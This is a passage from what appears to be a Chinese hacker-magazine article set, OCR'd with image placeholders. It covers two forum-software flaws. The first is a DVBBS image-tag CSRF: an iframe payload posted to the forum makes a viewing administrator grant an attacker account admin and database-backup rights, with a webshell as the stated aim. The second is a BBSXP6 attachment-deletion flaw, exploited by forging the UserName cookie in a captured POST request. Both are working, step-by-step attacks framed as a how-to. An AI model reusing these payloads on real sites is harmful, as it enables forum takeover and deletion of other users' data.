3%3D&title=dvbug test by fhod&content=1&submit=%b7%a2+%b2%bc[/img]
```

只要管理员浏览了我们的贴子，然后返回到首页，就会把fhod提升为管理员权限，并在后台加一用户名为fhod，密码为123456的管理员了，如图6。




图6

然后我们以fhod登录查看我们刚才发的贴，发现已经是管理员身份了，如图7。而此时的后台管理fhod是无任何权限的，我们进后台无非就是利用备份数据库来拿webshell，我以管理员身份赋予fhod权限时抓包构造的URL如下，**http://localhost/admin_admin.asp?action=updat&flag=31&flag=32&id=19&Submit=%B8%FC%D0%C2**，flag31和32分别对应的是31.备份数据库；32.恢复数据库。而“id=19”对应的就是fhod这个管理员的ID。

知道了这些我们就可以做一个2.htm，代码如下，按照以上的方法发贴。

```
    <iframe src=http://localhost/admin_admin.asp?action=updat&flag=31&flag=32&id=19&Submit=%B8%FC%D0%C2 width=0 height=0></iframe>
```

只要管理员访问了就会为fhod赋予备份数据库的权限，如图8。




图7




图8

本文只是对动网的一个缺陷做了一些总结，可见img带来的危害并不仅仅如此，有时候我们想不到的并不一定做不到，只要我们敢想敢做，没有什么做不到的。

（文章中涉及到的工具wsockexpert、转码2.0以及制作好的1.htm、2.htm已经收录于光盘中）

文章难易度：★★★★
文章阅读点：BBSXP6跨用户删除漏洞的详细利用

BBSXP6另类危害——跨用户删除漏洞

寂寞的刺猬［L.S.T］

BBSXP的最新版本虽然是BBSXP7，但使用BBSXP6的还是大有“站”在！如果你的BBSXP6补上了注入、跨站等漏洞，那么“跨用户删除漏洞”你补上了吗？什么是跨用户？就是在用户未授权的情况下，删除他人上传的附件！这种漏洞虽然不会危及到论坛的安全，但却会影响到论坛的声誉，所以嘛！希望使用BBSXP6的站长关注一下！

先来看一下在BBSXP6中正常用户是如何删除附件的，如图1。先选中所删除的附件，然后点“删除”按钮就删掉此文件了！整个过程均在BBSXP的框架内，所有的数据提交均在暗箱中进行，怎么办？使用“WinSock Expert”！在点击“删除”之前，启动“WinSock Expert”监听当前页，点击“删除”之后，查看“WinSock Expert”中的POST项，就能得到详细的数据了。




图 1

```
POST /bbsxp/MyAttachment.asp?menu=DelPostAttachment HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/x-shockwave-flash, */*
Referer: http://127.0.0.1/bbsxp/MyAttachment.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: 127.0.0.1
Content-Length: 4
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: TZ=0; skins=1; ASPSESSIONIDCSCTBDTS=PFNDJOIDILILBOHLKAOHAAMA; eremite=0; UserName=jmdcw; Userpass=E10ADC3949BA59ABBE56E057F20F883E; Onlinetime=2006%2D7%2D2+9%3A11%3A45
ID=9
```

现在再来分析删除过程就清晰多了，所用的是“MyAttachment.asp”文件，且POST的数据只有一项“ID=9”，在图1中，我们也可以看到，当把鼠标移到所要删除的附件名称上时，在下方的状态栏中显示的是：“http://127.0.0.1/bbsxp/PostAttachment.asp?AttachmentID=9”，那么这两个9应该是一样的！附件ID的值确定了，接下来分析BBSXP6是如何区分用户的？打开“MyAttachment.asp”文件，发现了如下代码：

```
if CookieUserName=empty then error("<li>您还未<a href=Login.asp>登录</a>论坛")
if Request("menu")="DelPostAttachment" then
for each ho in Request.form("ID")
ho=int(ho)
Conn.execute("Delete from [BBSXP_PostAttachments] where id="&ho&" and UserName='"&CookieUserName&"'")
next
error2("删除成功")
end if
```

瞧！是用Cookie中的UserName来区分用户的。下面来假设一下，如果将Cookie中的“UserName”改为另一个用户名称，那么在进入“MyAttachment.asp”验证时，因为CookieUserName不为空，也就不会返回“未登录论坛”之类的提示，而DELETE能够执行的条件是ID和UserName两个都满足，那么只要将POST中的ID值改为该用户所上传附件的ID值，不就能满足DELETE的条件了吗？而条件满足，该附件不就被删除了吗？呵呵！假设成立，下面就来验证一下！在论坛的一个版块内发现52cc用户发了一个带图片的帖子，图片的属性是：“http://127.0.0.1/bbsxp/PostAttachment.asp?AttachmentID=13”，OK，就是他了！将上面抓到的数据分别填入：“Post注入工具”中，如图2，然后将Cookie中的“UserName=jmdcw”改为“UserName=52cc”，POST中的ID=9改为ID=13，提交后查看“返回信息”，嘿嘿！其中有“删除成功”的字样！是否真的删除了呢？刷新52cc用户的那个帖子，如图3，图片果然没有了！只留下了一个空空的框！




图 2

